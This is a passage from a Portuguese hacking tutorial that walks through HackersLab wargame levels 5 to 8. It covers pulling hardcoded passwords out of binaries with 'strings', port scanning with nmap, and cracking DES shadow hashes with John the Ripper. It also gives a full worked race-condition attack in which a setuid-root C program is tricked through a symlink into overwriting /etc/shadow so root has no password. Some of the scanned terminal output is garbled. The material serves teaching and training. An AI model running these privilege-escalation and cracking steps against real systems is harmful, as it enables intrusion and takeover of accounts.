As strings também são utilizadas para realizar comparações simples de palavras e frases. Sei que todos os programadores estão cansados de saber isso,


mas é importante uma explicação básica para que os não-programadores não fiquem tão perdidos.

Um exemplo de comparação:

```
Programa Teste;
var
  x : string;
begin
  writeln('Digite sua senha:');
  readln(x);
  if x = 'binladen' then begin
    writeln('Senha correta');
  end
  else begin
    writeln('Senha incorreta');
  end;
end;
```

Neste programinha em Pascal, primeiro eu envio ao usuário um texto solicitando sua senha. Leio a variável que contém a senha e logo em seguida a comparo: se a string (senha) for igual a **binladen**, escrevo na tela **Senha correta**, caso contrário, digito **Senha incorreta**. Isso não é novidade para ninguém. Aqui, o interessante para nós será o programa compilado e não o fonte.

Quando não utilizamos um recurso de criptografia ou um compressor de executáveis no nosso programa compilado, o mesmo deixa grande parte das suas strings à mostra. Você pode ver isso utilizando um edito hexadecimal. Mas existe uma maneira mais fácil, o comando **strings**, que varre um arquivo binário qualquer (não só executáveis) e lhe mostra as strings encontradas. Vou compilar o código mostrado anteriormente no DOS e mostrar passo a passo o problema.




```
C:\WINDOWS\System32\cmd.exe

C:\marcos>progteste.exe
Digite sua senha:
saddamhussein
Senha incorreta

C:\marcos>progteste
Digite sua senha:
binladen
Senha correta

C:\marcos>strings progteste.exe
```

Fiz o programa e testei. Digitei **saddamhussein** como senha. Ele retornou *Senha incorreta*; então, testei com a senha predefinida, **binladen**. O programa retornou *Senha correta*. Logo depois, vou digitar o comando **strings progteste.exe** para tentarmos encontrar a string **binladen**.



```

C:\WINDOWS\System32\cmd.exe
hij0
m/2/yy
www d. 7777
AMPM
AMPM
com:co
SI00P
h000
kernel32.dll
GetDiskFreeSpaceEx
C:\Yd
C:\Yd
C:\Yd
C:\Yd
C:\Yd
Digite sua senha:
binladen
Senha correta
Senha incorreta
Runtime error at 00000000
Error
WILL456789ABCDEF
Pw:k
kernel32.dll
DeleteCriticalSection
LeaveCriticalSection

```

Opa... Rapidamente, olhando resultado gerado pelo comando **strings**, encontramos quatro linhas interessantes:

```


Digite sua senha:
binladen
Senha correta
Senha incorreta

```

E assim, podemos descobrir senhas simples, sem recursos de criptografia nem compressão em qualquer executável. Vimos isso no DOS, mas e no Linux? Então, vamos ao passo-a-passo.

Passo-a-passo

Conectamo-nos ao *HackersLab* como *level5*. Procuramos o arquivo alvo, a nova localização da *backdoor* modificada citada no problema. Encontramos **/lib/security/pam_auth.so** (arquivo **pam_auth.so** dentro do diretório **/lib/security**). Liste suas informações e, novamente, temos permissão de executar. Vamos fazê-lo, então.



```

Telnet drill.hackerslab.org
      /\_/\
     (oo)\_____)
      (__)\       )\/\
         ||----w |
         ||     ||
        -by P.W.Z-

Powerd by P.W.Z team Since 1999

Welcome to Drill Server !!
Happy Hacking :)
login: level5
Password:
Last login: Mon Mar 31 13:24:15 from c166695-138.zatx.pp.com
You have mail.
[level5@drill level5]$ find / -user level6 -group level5 2>>/dev/null
/lib/security/pam_auth.so
[level5@drill level5]$ ls -la /lib/security/pam_auth.so
-rwxr-xr-x 1 level6 level5 14306 Jul 10 2001 /lib/security/pam_auth.so
[level5@drill level5]$

```

Rodamos o **pam_auth.so** e ele pediu a senha... Colocamos uma palavra qualquer e ele retornou *Senha incorreta (passwd incorrect)*.

Vamos checar primeiro seu diretório para ver se há mais arquivos interessantes.



```
Telnet drill.hackerslab.org
[level5@drill level5]$ cd /lib/security
[level5@drill security]$ ./pam_auth.so
passwd:
passwd incorrect
[level5@drill security]$
```

São muitos arquivos. Perderíamos muito tempo tentando o comando **strings** em cada um. Sendo assim, tentaremos no principal, o **pam_auth.so**. Será que encontraremos algo interessante?



```
Telnet drill.hackerslab.org
[level5@drill security]$ ls
pam_access.so      pam_issue.so      pam_pamh.so       pam_unix.so
pam_auth.so        pam_lastlog.so    pam_radius.so     pam_unix_acct.so
pam_console.so     pam_limits.so     pam_rhosts_auth.so pam_unix_auth.so
pam_cracklib.so    pam_listfile.so   pam_reauth.so     pam_unix_passwd.so
pam_deny.so        pam_mail.so        pam_security.so    pam_unix_session.so
pam_ewh.so         pam_ekhonedip.so  pam_shells.so     pam_ucred.so
pam_filter.so      pam_ftp.so         pam_stress.so      pam_uqm.so
pam_ftp.so         pam_group.so       pam_tally.so       pam_uqm1.so
pam_group.so       pam_permit.so      pam_time.so        pam_unix.so
[level5@drill security]$ strings pam_auth.so
```

Encontramos várias possíveis senhas: *abcd1234*, *loveyou!*, *flr1234* e outras. Teremos que tentar uma a uma como senha do *level6*.

Existem duas frases também que poderiam ser as senhas: *what the hell are you thinking?* e *Best of The Best Hackerslab*. Hummm, essa *Best of The Best Hackerslab* é bem suspeita. Vamos tentá-la primeiro.

```

Telnet drill.hackerslab.org
trcrnp
10_stdin_used
libc_start_main
register_frame_info
CLIBC_2.1.3
CLIBC_2.0
PTlib
QOL
what the hell are you thinking?
abcd1234
lqa22wex
qkafk3s
qkqh
rj3.n34k4^
rgjk3nfre
Best of The Best Hackerslab
tkfkdgol
loveyou!
0073nafy
apple123
flr1234
passwd:
/bin/zsh
passwd incorrect
llove150drill security!$

```

Isso! *Best of The Best Hackerslab* era a senha correta. Direto para o próximo nível.

Se você quiser, em vez de ir direto logar-se como *level6* e digitar a senha, utilize a senha certa na *backdoor* para deixar o John bravo de novo!!!!

A screenshot of a Telnet window titled "Telnet drill.hackerslab.org". The main area displays a large ASCII art drawing of a skull. Below the skull, it says "-by F.H.Z-". A dashed horizontal line separates this from the footer text "Powered by F.H.Z team Since 1999". Another dashed horizontal line follows. The terminal then shows the following text:
Welcome to Drill Server !!
Happy Hacking :)
login: level6
Password:
Last login: Mon Mar 31 13:33:37 from 211.169.117.188
You have mail.
level6@drill level6\$

Nível 6

Problema

On behalf of all those who have worked hard to reach this level, we have opened a port for you so that you could get the password easily. But I don't remember the port number. Sorry.

Tradução: Em nome de todos aqueles que trabalharam duro para alcançar este nível, nós abrimos uma porta para que vocês pudessem pegar a senha facilmente. Mas eu não me lembro do número da porta. Desculpem-me.



Login: *level6*



Senha: *Best of The Best Hackerslab*

Estudo: Scan de Portas

Este é um dos níveis mais fáceis do *HackersLab*. É para dar uma relaxada mesmo. Ele se concentra no seguinte fato: existe uma segunda porta aberta de acesso ao sistema. O que são estas portas? Sempre que você se conecta a um sistema, um "soquete" é criado. Um soquete nada mais é do que a combinação endereço IP + porta de serviço. Isso permite que um mesmo endereço de Internet possua vários serviços rodando como: Servidor Web, FTP, SMTP, POP e outros.

Alguns números de porta comuns:

21 – FTP

22 – SSH

23 – TELNET


25 – SMTP

79 – FINGER

80 – WWW

3128 – PROXY

6000 – XWINDOWSSERVER



Portas Comuns Utilizando os Protocolos TCP e UDP

Exemplificando: Quando me conecto a uma página Web qualquer como <http://www.visualbooks.com.br>, na verdade estou me conectando a <http://www.visualbooks.com.br:80> (visualbooks.com.br, na porta 80, que é a padrão Web).

Até agora parece fácil. Mas caímos no seguinte problema:

☞ Existem **65535** portas para os protocolos TCP e UDP. É porta que não acaba mais.

Como podemos descobrir quais estão abertas e quais não? Utilizando **scanners de porta**.

Scanners de porta são aplicações que tentam descobrir em um certo endereço IP ou host, quais portas estão abertas. Geralmente, podem usar uma lista das portas mais conhecidas, ou um intervalo (exemplo: de 1000 a 8000). Costumam ser extremamente rápidos e nos retornam rapidamente resultados.

Os escaneadores de porta comuns realizam um **tcp connect()** na máquina alvo. Isso significa que ele realiza as três vias de autenticação do TCP (**syn** – **syn/ack** – **ack**). Utilizando esse sistema, é fácil para o escaneado descobrir a tentativa de escaneamento. Um firewall ou IDS, por exemplo, rapidamente captura o IP do hacker. Para acabar com isso, existem agora scanners mais sofisticados, como o NMAP.

O NMAP consegue escanear de várias maneiras além do **tcp connect()**, ele tem escaneamento **half syn()** (apenas o **syn** enviado), **fin**, **xmas** e outros. Cada tipo utiliza flags (estados) diferentes para dificultar a detecção do host escaneado.

No passo-a-passo desse nível, usarei dois scanners diferentes: o NMAP, para Linux, e o VALHALA, para Windows, e tentaremos encontrar a porta.

Passo-a-passo

Nos conectamos como *level6* e fizemos o básico de novo. Mas não encontramos nenhum arquivo agora... por quê? É claro... eu devo encontrar uma porta de acesso ao sistema, mas não tentar quebrar a segurança de nenhum arquivo. Vamos utilizar o NMAP primeiro para tentar detectar a porta.

```
Telnet drill.hackerslab.org

Welcome to Drill Server !!
Happy Hacking :)
login: level6
Password:
Last login: Mon Mar 31 13:33:37 from 211.169.117.188
You have mail.
level6@drill level6% find / -user level17 -group level6 2>>/dev/null
level6@drill level6% NENHUM ARQUIVO ENCONTRADO!!?
```

Após mandar o NMAP escanear *drill.hackerslab.org* ele me retornou três portas: 23, 80 e 6969. Ora, 23 é do telnet, 80 do servidor Web e essa 6969? Hmmm, bem suspeita. Vamos passar o VALHALA para Windows, então. O VALHALA é um programa criado por mim, que além de scanner de hosts e IPs, é um monitorador de portas e detector de portscan. Pode ser pego em <http://www.anti-trojans.cjb.net>.

```
mainserv01.whitehouse.gov
nmapscan: /home/nflavin# nmap -vv drill.hackerslab.org
No tcp, udp, or ICMP scan type specified, assuming SYN Stealth scan. Use -sP if you really don't want to portscan (and just want to see what hosts are up).

Starting nmap V. 3.10ALPHA4 ( www.insecure.org/nmap/ )
Host drill.hackerslab.org (201.139.110.20) appears to be up ... good.
Initiating SYN Stealth Scan against drill.hackerslab.org (201.139.110.20)
adding open port 80/tcp
adding open port 6969/tcp
adjust_timeout: packet supposedly had rtt of 10034770 microseconds. Ignoring timeout.
adjust_timeout: packet supposedly had rtt of 22068549 microseconds. Ignoring timeout.
adding open port 23/tcp
adjust_timeout: packet supposedly had rtt of 46162836 microseconds. Ignoring timeout.
adjust_timeout: packet supposedly had rtt of 94456176 microseconds. Ignoring timeout.
```

Quase o mesmo resultado. Encontrou a porta 23, a 80, a 100 e a 6969. A mais suspeita com certeza é a 6969. Vamos nos conectar via telnet a ela e ver o que acontece.



A screenshot of a Telnet window titled "Telnet drill.hackerslab.org". The terminal displays a large ASCII art logo of a skull-like shape made of various symbols like asterisks, hash marks, and dollar signs. Below the art, it says "-by F.H.Z-". A dashed horizontal line separates this from the next section, which reads "Password by F.H.Z team Since 1999". Another dashed horizontal line follows. Then, the text "Welcome to Drill Server !!", "Happy Hacking :)", "level6's passed:", "'Best of the Best Hackerslah'", and "Congratulation!! level7's passed is 'Cast help falling in love'" appears. At the bottom, it says "Connection to host lost."

Nível 7

Problema

There is an executable file somewhere that holds the password for the next level. Unfortunately, it isn't easy to find. You have to figure it out by yourself this time.

Tradução: Há um arquivo executável em algum lugar que contém a senha para o próximo nível. Infelizmente, não é fácil de ser encontrado. Você terá que se virar agora.



Login: *level7*



Senha: *Cant help falling in love*

Estudo: Quebrando Senhas de Unix/Linux

Muitos hackers mais antigos já estão acostumados com as palavras *DES*, *shadow*, *Cracker Jack*, *John the Ripper*... pena que os da nova geração não tenham tanta intimidade com esses termos.

O Unix/Linux utiliza um sistema de criptografia de senhas denominado *DES*. Esse sistema cria uma string criptografada e a coloca no arquivo de senhas do sistema que geralmente é ***/etc/passwd***. Costuma-se usar agora ***/etc/shadow***. Passaram para o arquivo *shadow* com a esperança de aumentar a segurança, deixando o *passwd* original somente com o nome dos usuários. Vão engano. Quem toma controle do sistema pode conseguir qualquer arquivo, mesmo o *shadow*.

Uma entrada típica do *shadow*:

```
mflavio:yFdrXa1EwNYng:12126:0:99999:7:::
```

De acordo com a informação anterior, temos o nome de usuário como **mflavio**. Senha criptografada: **yFdrXa1EwNYng**. O resto dos números são IDs de identificação no sistema (UID, GID, etc.).

Ótimo, eu tenho a senha de um usuário no Linux, mas ela está criptografada! Sem problemas, vou pegar um programa que descriptografe. Sinto muito, mas isso é impossível. Como disse antes, o DES cria um hash, que é um sistema de criptografia de uma via. Não pode ser descriptografado. Mas então... como descobrimos a senha?

É só usar a imaginação. Pense: se a senha no *shadow* não pode ser descriptografada, como o sistema compara essa senha com a senha que o usuário digita ao se logar no sistema? Fácil. O sistema criptografa a nova senha e compara os dois valores criptografados. Se forem iguais, aquela é a senha.


O CrackerJack e o John The Ripper são programas que lhe permitem utilizar uma lista de palavras ou força bruta para "quebrar" as senhas de Unix/Linux. Eles vão criptografando cada palavra usando DES e comparando com as que estão no arquivo de senhas. Se o resultado bater... aquela é a senha certa.

Claro que, para isso, você precisa ter uma boa *wordlist* (lista de palavras). Uma wordlist contém senhas comumente usadas e divididas em categorias, como nome de filmes, palavras em alemão, etc...

Vamos, novamente, ver na prática como esse processo é feito.

Passo-a-passo

Nos logamos ao *HackersLab* e procuramos o arquivo com UID *level8* e GID *level7*. Encontramos */dev/audio2*. Entramos no diretório */dev* e executamos *./audio*. O programa mostra um pouco de lixo na tela. Mas será lixo mesmo? Ele mostra três strings (que, provavelmente, também poderiam ser obtidas utilizando o comando *string*): *level8*, *shadow* e *VoE4HoQCFfMW2*. Bom, deduzindo um pouco, pela cara de hash da última string e das outras duas, creio que descobrimos a senha... criptografada.



```

Telnet drill.hackerslab.org

Welcome to Drill Server !!
Happy Hacking :)
login: level7
Password:
Last login: Mon May 31 14:08:47 from 211.118.49.21
You have mail.
level7@drill: /dev$ find / -user level8 -group level7 2>/dev/null
/dev/audio2
level7@drill: /dev$ cd /dev
level7@drill: /dev$ ./audio2
VoE4HoQCFfMW2
shadow
level8
level7@drill: /dev$

```

Teremos de tentar descobrir a senha utilizando o John The Ripper (que pode ser obtido em <http://www.blackcode.com>). Mas antes, precisamos preparar a wordlist e adaptar a senha criptografada.

Existe o jeito de você tentar descobrir a senha apenas digitando o hash como linha de comando do John The Ripper. Para isso, você poderia usar a opção **single**. Mas para questões de estudo, pegamos um arquivo *shadow* qualquer e substituímos a senha do root por nosso hash obtido. Assim, simulamos o “crackeamento” de um arquivo *shadow*.

```

C:\WINDOWS\System32\cmd.exe - edit shadow
File Edit Search View Options Help
D:\JHOL\john\JOHN-16\RUN\shadow
root:UoE4m0QCFM/2:12124:0:99999:7:::
daemon:*:12124:0:99999:7:::
bin:*:12124:0:99999:7:::
xyz:*:12124:0:99999:7:::
sync:*:12124:0:99999:7:::
games:*:12124:0:99999:7:::
man:*:12124:0:99999:7:::
lp:*:12124:0:99999:7:::
mail:*:12124:0:99999:7:::
news:*:12124:0:99999:7:::
uucp:*:12124:0:99999:7:::
proxy:*:12124:0:99999:7:::
postgres:*:12124:0:99999:7:::
www-data:*:12124:0:99999:7:::
backup:*:12124:0:99999:7:::
operator:*:12124:0:99999:7:::
list:*:12124:0:99999:7:::
irc:*:12124:0:99999:7:::
gnats:*:12124:0:99999:7:::
nobody:*:12124:0:99999:7:::
admin:*:icHqQlsofU:12124:0:99999:7:::
shhd:*:12124:0:99999:7:::
F1=Help | Line:1 Col:1

```

Na imagem abaixo, obtemos a nossa wordlist. O JTR (John The Ripper) tentará todas as palavras dessa lista como senhas. A lista foi salva como **passwords.txt**. Agora, vamos usar o JTR.

```

C:\WINDOWS\System32\cmd.exe - edit passwords.txt
File Edit Search View Options Help
D:\JHOL\john\JOHN-16\RUN\passwords.txt
228381
matrix
101010
alien3
chupacabra
teste
root
secreta
senhora
hush
newyork
wonderful
citias
thenrae
secret
trade
macarrao
guerra
zaddan
huxxin
binladen
nonica lewincky
F1=Help | Line:22 Col:15

```

JTR foi executado como **john -wordfile: passwords.txt shadow** (significa: caro John, por favor use a wordlist *passwords.txt* para retirar as senhas que serão testadas em *shadow*). Rapidamente, ele me retornou a senha do

root (onde colocamos o hash). É wonderfu. Que palavra estranha é essa? Pensando um pouco descobrimos: *wonderfu*, na verdade, é *wonderful* (maravilhoso em inglês), uma das palavras da nossa lista. Mas por que ele mostrou apenas oito caracteres (faltou o último, “l”)?

```

C:\WINDOWS\System32\cmd.exe
D:\uho1\john\JOHN-14\RUN>john [OPTIONS] [PASSWORD-FILES]
-single "single crack" mode
-wordfile:FILE -stdin wordlist mode; read words from FILE or stdin
-rules enable rules for wordlist mode
-incremental[:MODE] incremental mode (using section MODE)
-external:MODE external mode or word filter
-stdout[:LENGTH] no cracking, just write words to stdout
-restore[:FILE] restore an interrupted session (from FILE)
-session:FILE set session file name to FILE
-status[:FILE] print status of a session (from FILE)
-makechars:FILE make a charset, FILE will be overwritten
-show show cracked passwords
-test perform a benchmark
-users[:!-LOGIN!UID:...!] load this <these> user(s) only
-groups[:!-GID!...!] load users of this <these> group(s) only
-shells[:!-SHELL!...!] load users with this <these> shell(s) only
-salts[:!-COUNT] load salts with at least COUNT passwords only
-format:NAME force ciphertext format NAME (DES/DES1/MD5/BF/AFS/LM)
-save mem:LEVEL enable memory saving, at LEVEL 1..3

D:\uho1\john\JOHN-14\RUN>john -wordfile:passwords.txt chadon
Loaded 11 passwords with 11 different salts (Standard DES (24/32 4K))
wonderfu (rest)
SUCCESS: 1 time! 0:00:00:00 100% c/z: 99.00 trying: teste - chapacab

```

É o mesmo problema que ocorre quando o diretório *Arquivo de programas*, vira *arquiv~1*. O programa é baseado em DOS e ele consegue mostrar apenas oito caracteres. Claro, dá pra mudar isso nas regras. Para saber mais, dê uma olhada no manual do JTR. O que importa é que a senha para o *level8* é *wonderful*!

Nível 8

Problema

This problem requires a good understanding of hacking techniques. Use the technique to the `/usr/bin/ps2`, which was implemented by the famous 8lgm hackers club, in order to get the password to the next level.

HINT: A temporary file will be created in `var/tmp2`.

Tradução: Esse problema requer um bom entendimento de técnicas hackers. Use a técnica para `/usr/bin/ps2`, que foi implementada pelo famoso *8lgm hackers club*, para conseguir a senha para o próximo nível.

DICA: Um arquivo temporário será criado em `var/tmp2`.

 **Login:** *level8*

 **Senha:** *wonderful*

Estudo: Race Conditions

Neste ponto, muita coisa muda no desafio *HackersLab*. Os níveis inferiores a esse foram bastante simples, então, não havia muita coisa para se falar na seção de estudo. Isso se modifica agora, a partir de *race conditions*. São conceitos um pouco mais complicados que lidaremos agora e que exigem um maior estudo (inclusive com exemplos de código) para serem devidamente entendidos. Se você não conhece C, seria melhor que tivesse uma noção antes, mas por enquanto, não importa. Entendendo o conceito geral por trás do problema, já é um passo à frente. Leia e releia se for preciso.

O princípio geral definindo *race conditions* é o seguinte: um processo quer acessar um recurso de sistema exclusivamente. Ele checa que o recurso ainda não é usado por outro processo, então, utiliza-o como quiser. A *race condition* (condição de corrida) ocorre quando outro processo tenta utilizar o mesmo recurso no intervalo de tempo entre o primeiro processo, checando aquele recurso e na verdade tomando-o. Os efeitos variam muito. O caso clássico na teoria de sistemas operacionais é a morte de ambos os processos.

Freqüentemente, esse problema leva a um mal-funcionamento da aplicação ou até a falhas de segurança quando um processo “enganosamente” se beneficia dos privilégios de outro.

O que nós chamamos anteriormente de *recurso* pode ter diferentes aspectos. Mais notavelmente, as *race conditions* descobertas e corrigidas no kernel do Linux eram devidas a acessos competitivos de certas áreas na memória. Para uma questão de estudo, irei focar aqui sobre aplicações de sistema e veremos que os recursos preocupantes são entradas do sistema de arquivos. Isso afeta não somente arquivos regulares, mas também acesso direto a *devices* (periféricos) através de pontos de entrada no diretório */dev*.

Na maioria das vezes, um ataque visando comprometer a segurança do sistema é feito através de aplicações Set-UID (altos privilégios), já que o atacante pode se beneficiar dos privilégios do criador do arquivo executável (bem da maneira como fazemos no *HackersLab* para passar de nível). Entretanto, diferentemente do ataque de *buffer overflow* (visto nos níveis 9 e 11), condições de corrida geralmente não permitem a execução de código “customizado”.

Ao invés disso, se beneficiam de recursos de outro programa enquanto este está rodando. Esse tipo de ataque é também focado em utilitários normais (não Set-UID). O cracker espere e espera para que outro usuário, especialmente root, rode a aplicação problemática e acesse seus recursos. Isso também é verdade ao escrever para um arquivo (ex: *~/rhost*, no qual a string “+ +” provê um acesso direto de qualquer máquina sem senha), ou para a leitura de um arquivo confidencial (senhas, chave privada, dados comerciais importantes, etc.)

Ao contrário do *buffer overflow*, que será visto depois, esse problema de segurança se adequa a todas as aplicações e não somente a utilitário Set-UID e servidores ou daemons.

Primeiro Exemplo

Vamos dar uma olhada no comportamento de um programa Set-UID que necessita salvar dados em um arquivo pertencente ao usuário. Nós podemos, como exemplo, considerar o caso de um programa de transporte de email, como *sendmail*. Vamos supor que o usuário pode prover um arquivo de backup e uma mensagem para escrever naquele arquivo, o que é plausível em certas circunstâncias.

A aplicação deve, então, checar se o arquivo pertence à pessoa que iniciou o programa. Ela também checa se o arquivo não é um “link simbólico” para um arquivo de sistema. Não vamos esquecer que, o programa sendo Set-UID root, é permitido para ele modificar qualquer arquivo na máquina. Então, a aplicação irá comparar o dono do arquivo com seu próprio UID.

Vamos escrever algo como:

```

1      /* ex_01.c */
2      #include <stdio.h>
3      #include <stdlib.h>
4      #include <unistd.h>
5      #include <sys/stat.h>
6      #include <sys/types.h>
7
8      int
9      main (int argc, char * argv [])
10     {
11         struct stat st;
12         FILE * fp;
13
14         if (argc != 3) {
15             fprintf (stderr, "uso : %s mensagem \n",
16 argv [0]);
17             exit(EXIT_FAILURE);
18         }
19         if (stat (argv [1], & st) < 0) {
20             fprintf (stderr, "Nao encontro %s\n", argv
21 [1]);
22             exit(EXIT_FAILURE);
23         }
24         if (st . st_uid != getuid ()) {
25             fprintf (stderr, "nao e dono %s \n", argv
26 [1]);
27             exit(EXIT_FAILURE);
28         }
29         if (! S_ISREG (st . st_mode)) {
30             fprintf (stderr, "%s nao e arquivo
31 comum\n", argv[1]);
32             exit(EXIT_FAILURE);
33         }
34         if ((fp = fopen (argv [1], "w")) == NULL) {
35             fprintf (stderr, "Impossivel abrir\n");
36             exit(EXIT_FAILURE);
37         }
38         fprintf (fp, "%s\n", argv [2]);
39         fclose (fp);
40         fprintf (stderr, "Escrever Ok\n");
41         exit(EXIT_SUCCESS);
42     }

```

Como expliquei anteriormente, seria melhor para uma aplicação Set-UID “abandonar” seus privilégios e abrir o arquivo utilizando o UID real do usuário que a executou. Como exemplo, essa situação corresponde a um daemon, provendo acesso a todos os usuários. Sempre rodando sobre o ID de root, a aplicação necessariamente fará checagens usando o UID ao invés de seu UID real. Não importa, por enquanto mantereí essa explicação, mesmo que não seja tão realística, desde que nos ajude a entender o problema enquanto “exploitamos” a falha.

Podemos ver que o programa inicia fazendo todas as checagens necessárias (por exemplo, se o arquivo existe, pertence ao usuário e é um arquivo normal). Próximo passo: abrir o arquivo e escrever a mensagem. **É aqui que a falha de segurança está!** Ou, mais exatamente, está no lapso de tempo

entre a leitura dos atributos de arquivo com `stat()` e sua abertura com `fopen()`. Este lapso de tempo é geralmente muito pequeno, mas um atacante pode se beneficiar dele para mudar as características do arquivo (parece coisa de filme, né?). Para fazer nosso ataque ainda mais fácil, vamos acrescentar uma linha de código no programa que fará uma pequena pausa entre as duas operações, nos dando o tempo para realizar o “trabalhinho sujo”. Vamos modificar a linha 30 (que estava vazia) e acrescentar:

```
30          sleep (20);
```

Agora, vamos implementar. Primeiro, faremos a aplicação Set-UID root. É **muito importante** uma cópia de backup do seu arquivo de senhas `/etc/shadow`:

```
$ cc ex_01.c -Wall -o ex_01
$ su
Password:
# cp /etc/shadow /etc/shadow.bak
# chown root.root ex_01
# chmod +s ex_01
# exit

$ ls -l ex_01
-rwsrwsr-x 1 root root 15454 Jan 30 14:14 ex_01
$
```

Tudo está pronto para o ataque. Nós estamos em um diretório que nos pertence. Nós temos um utilitário Set-UID root (aqui, o programa `ex_01`) que contém uma falha de segurança e fizemos um backup do arquivo `shadow` com as senhas.

Vamos, então, criar um arquivo `fic` pertencente a nós:

```
$ rm -f fic
$ touch fic
```

Agora, nós rodaremos nossa aplicação em background para “manter a liderança” (não é uma condição de corrida? O programa é o nosso Rubinho Barrichelo). Então, nós pedimos para que ele escreva uma string naquele arquivo (no `fic` que criamos). Ele checa o que tem que fazer... e “dorme” um pouco (devido ao `sleep` que colocamos) antes de realmente acessar o arquivo.

```
$ ./ex_01 fic "root::1:99999::::::" &
[1] 4426
```

O conteúdo da linha root foi tirado do comando `man` (manual) sobre o `shadow`. O que importa é que o segundo campo esteja vazio (senha criptografada). Enquanto o processo está cochilando, nós teremos cerca de 20 segundos para remover o arquivo `fic` e o substituir com um link (simbólico ou físico, ambos funcionam) para o arquivo `/etc/shadow`. Vamos lembrar que cada usuário pode criar um link para um arquivo em um diretório que pertença a ele, mesmo que ele não possa ler o conteúdo (ou em `/tmp`, como veremos um pouco depois). Entretanto, não é possível de criar uma *cópia* do arquivo, já que requer permissão completa de leitura.


```
$ rm -f fic
$ ln -s /etc/shadow ./fic
```

Então, nós pedimos ao **shell** para trazer o processo **ex_01** de volta ao foreground (para que você possa vê-lo) com o comando **fg**, e esperamos que ele:

```
$ fg
./ex_01 fic "root::1:99999:::"
Write Ok
$
```

Voilà! Está terminado e o arquivo **/etc/shadow** somente contém uma linha com o usuário root sem senha (para isso, o backup). Não acredita?

```
$ su
# whoami
root
# cat /etc/shadow
root::1:99999:::
#
```




Vamos terminar nosso experimento copiando o arquivo de senhas de volta:

```
# cp /etc/shadow.bak /etc/shadow
